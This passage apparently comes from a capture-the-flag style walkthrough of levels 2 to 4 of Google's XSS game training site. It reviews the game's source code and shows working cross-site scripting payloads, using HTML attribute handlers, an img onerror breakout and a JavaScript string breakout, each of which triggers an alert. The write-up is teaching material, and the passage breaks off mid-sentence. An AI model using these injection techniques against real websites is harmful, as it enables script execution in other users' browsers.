


```python
class MainPage(webapp.RequestHandler):

  def render_template(self, filename, context={}):
    path = os.path.join(os.path.dirname(__file__), filename)
    self.response.out.write(template.render(path, context))

  def get(self):
    self.render_template('index.html')

application = webapp.WSGIApplication([ ('.*', MainPage) ], debug=False)
```

[2/6] Level 2: Persistence is key

Code Review

post-store.js




```javascript
/*
 * Objects to implement a client-side post database.
 */

function Post(message) {
  this.message = message;
  this.date = (new Date()).getTime();
}

function PostDB(defaultMessage) {
  // Initial message to display to users
  this._defaultMessage = defaultMessage || "";

  this.setup = function() {
    var defaultPost = new Post(defaultMessage);
    window.localStorage["postDB"] = JSON.stringify({
      "posts" : [defaultPost]
    });
  }

  this.save = function(message, callback) {
    var newPost = new Post(message);
    var allPosts = this.getPosts();
    allPosts.push(newPost);
    window.localStorage["postDB"] = JSON.stringify({
      "posts" : allPosts
    });

    callback();
    return false;
  }

  this.clear = function(callback) {
    this.setup();

    callback();
    return false;
  }

  this.getPosts = function() {
    return JSON.parse(window.localStorage["postDB"]).posts;
  }

  if(!window.localStorage["postDB"]) {
    this.setup();
  }
}
```

[2/6] Level 2: Persistence is key

Code review

On lines 42-46 of the index.html file we have a script that saves new posts to database. On line 42 there is a function that starts every time when a user presses "Share status!" button. On line 43 script parses a message that we passed to the text-area. On line 44 script calls save method from DB class which is responsible for saving posts. On line 45 script just clears the text-area. As we can see there is no user-input filtering, so we can try to inject some malicious code in the post form.

If we pass **<h1>PurpSec</h1>** as a query value we will see the next output




You

Sat Jan 22 2022 19:08:48 GMT+0200 (Eastern European Standard Time)

<h1>PurpSec</h1>

PurpSec

Look’s like it worked out! Let’s inject a JS code:
<script>alert(window.origin)</script>




You

Sat Jan 22 2022 19:11:56 GMT+0200 (Eastern European Standard Time)

[2/6] Level 2: Persistence is key

Looking for a bug

Welp it didn’t work out, let’s try to execute JS, using html tags:
<p onmouseover=”alert(window.origin)”>PurpSec</p>




xss-game.appspot.com

Congratulations, you executed an alert:

https://xss-game.appspot.com

You can now advance to the next level.


<script>alert(window.origin)</script> payload didn’t work out because of innerHtml property on line 32. This property doesn’t allow <script> tags, but it’s still allowed to use such attributes like onload, onerror, onmouseover, etc...



```
32            containerEl.innerHTML += html;
```

[3/6] Level 3: That sinking feeling...

Code Review




```
<!doctype html>
<html>
  <head>
    <!-- Internal game scripts/styles, mostly boring stuff -->
    <script src="/static/game-frame.js"></script>
    <link rel="stylesheet" href="/static/game-frame-styles.css" />

    <!-- Load jQuery -->
    <script
      src="//ajax.googleapis.com/ajax/libs/jquery/2.1.1/jquery.min.js">
    </script>

    <script>
      function chooseTab(num) {
        // Dynamically load the appropriate image.
        var html = "Image " + parseInt(num) + "<br>";
        html += "<img src='/static/level3/cloud" + num + ".jpg' />";
        $('#tabContent').html(html);

        window.location.hash = num;

        // Select the current tab
        var tabs = document.querySelectorAll('.tab');
        for (var i = 0; i < tabs.length; i++) {
          if (tabs[i].id == "tab" + parseInt(num)) {
            tabs[i].className = "tab active";
            } else {
            tabs[i].className = "tab";
          }
        }

        // Tell parent we've changed the tab
        top.postMessage(self.location.toString(), "*");
      }

      window.onload = function() {
        chooseTab(unescape(self.location.hash.substr(1)) || "1");
      }

      // Extra code so that we can communicate with the parent page
      window.addEventListener("message", function(event){
        if (event.source == parent) {
          chooseTab(unescape(self.location.hash.substr(1)));
        }
      }, false);
    </script>

  </head>
  <body id="level3">
    <div id="header">
      <img id="logo" src="/static/logos/level3.png">
      <span>Take a tour of our cloud data center.</a>
    </div>

    <div class="tab" id="tab1" onclick="chooseTab('1')">Image 1</div>
    <div class="tab" id="tab2" onclick="chooseTab('2')">Image 2</div>
    <div class="tab" id="tab3" onclick="chooseTab('3')">Image 3</div>

    <div id="tabContent"> </div>
  </body>
</html>
```

[3/6] Level 3: That sinking feeling...

Looking for a bug

By selecting images, we can see how the url, that is, the image number, changes. There is a chooseTab function that in the source code, in which we pass a value, that comes after the # character in the url. On line 17 of index.html file, we can modify img tag, by passing ' **onerror="alert('window.origin');"\\** payload.



xss-game.appspot.com

Congratulations, you executed an alert:

https://xss-game.appspot.com

You can now advance to the next level.

And we got an alert message! This happened because the script allowed us to modify img tag, by passing attributes through url.
Normal img tag:


```
<img src="/static/level3/cloud3.jpg">
```

Img tag after injection happened:

```
<img src="/static/level3/cloud3" onerror="alert(window.origin)";\\.jpg'="">
```


[4/6] Level 4: Context matters

Code Review



```
 1  <!doctype html>
 2  <html>
 3    <head>
 4      <!-- Internal game scripts/styles, mostly boring stuff -->
 5      <script src="/static/game-frame.js"></script>
 6      <link rel="stylesheet" href="/static/game-frame-styles.css" />
 7
 8      <script>
 9        function startTimer(seconds) {
10          seconds = parseInt(seconds) || 3;
11          setTimeout(function() {
12            window.confirm("Time is up!");
13            window.history.back();
14          }, seconds * 1000);
15        }
16      </script>
17    </head>
18    <body id="level4">
19      <img src="/static/logos/level4.png" />
20      <br>
21      <img src="/static/loading.gif" onload="startTimer('{{ timer }}');" />
22      <br>
23      <div id="message">Your timer will execute in {{ timer }} seconds.</div>
24    </body>
25  </html>
```

There is a startTimer function in timer.html file, that pops up an alert message, after a certain amount of time has passed, which we can pass to the timer form. But the most interesting part in on line 21, where we can see that the timer starts after an image has been loaded. Let's look what exactly is the timer variable stands for in the level.py file.




```
class MainPage(webapp.RequestHandler):

  def render_template(self, filename, context={}):
    path = os.path.join(os.path.dirname(__file__), filename)
    self.response.out.write(template.render(path, context))

  def get(self):
    # Disable the reflected XSS filter for demonstration purposes
    self.response.headers.add_header("X-XSS-Protection", "0")

    if not self.request.get('timer'):
      # Show main timer page
      self.render_template('index.html')
    else:
      # Show the results page
      timer= self.request.get('timer', 0)
      self.render_template('timer.html', { 'timer' : timer })

    return

application = webapp.WSGIApplication([ ('.*', MainPage), ], debug=False)
```

[4/6] Level 4: Context matters

Looking for a bug


When we pass some value e.g. “PurpSec” to a timer parameter, python server renders timer.html template, with timer context. Context stands for data that we pass, to work with. In this case timer variable will be an argument for a startTimer() function. Back again to timer.html on line 21. If we pass a single quote to a timer parameter, we can see an error message in console.log.

https://xss-game.appspot.com/level4/frame?timer=’



```
Uncaught SyntaxError: '' string literal contains an unescaped line break
```


In this case, this error means that we didn’t close the single quote and raised an error message. Let’s look at the source code changes:



```
<img src="/static/loading.gif" onload="startTimer(''');">
```

As you can see we have successfully injected a single quote as an argument to a startTimer() function. Let’s inject additional script into the onload attribute, based on a previous result:

1');alert(window.origin)('




xss-game.appspot.com

Congratulations, you executed an alert:

https://xss-game.appspot.com

You can now advance to the next level.

As you can see, we simply injected some additional script, into onload attribute:

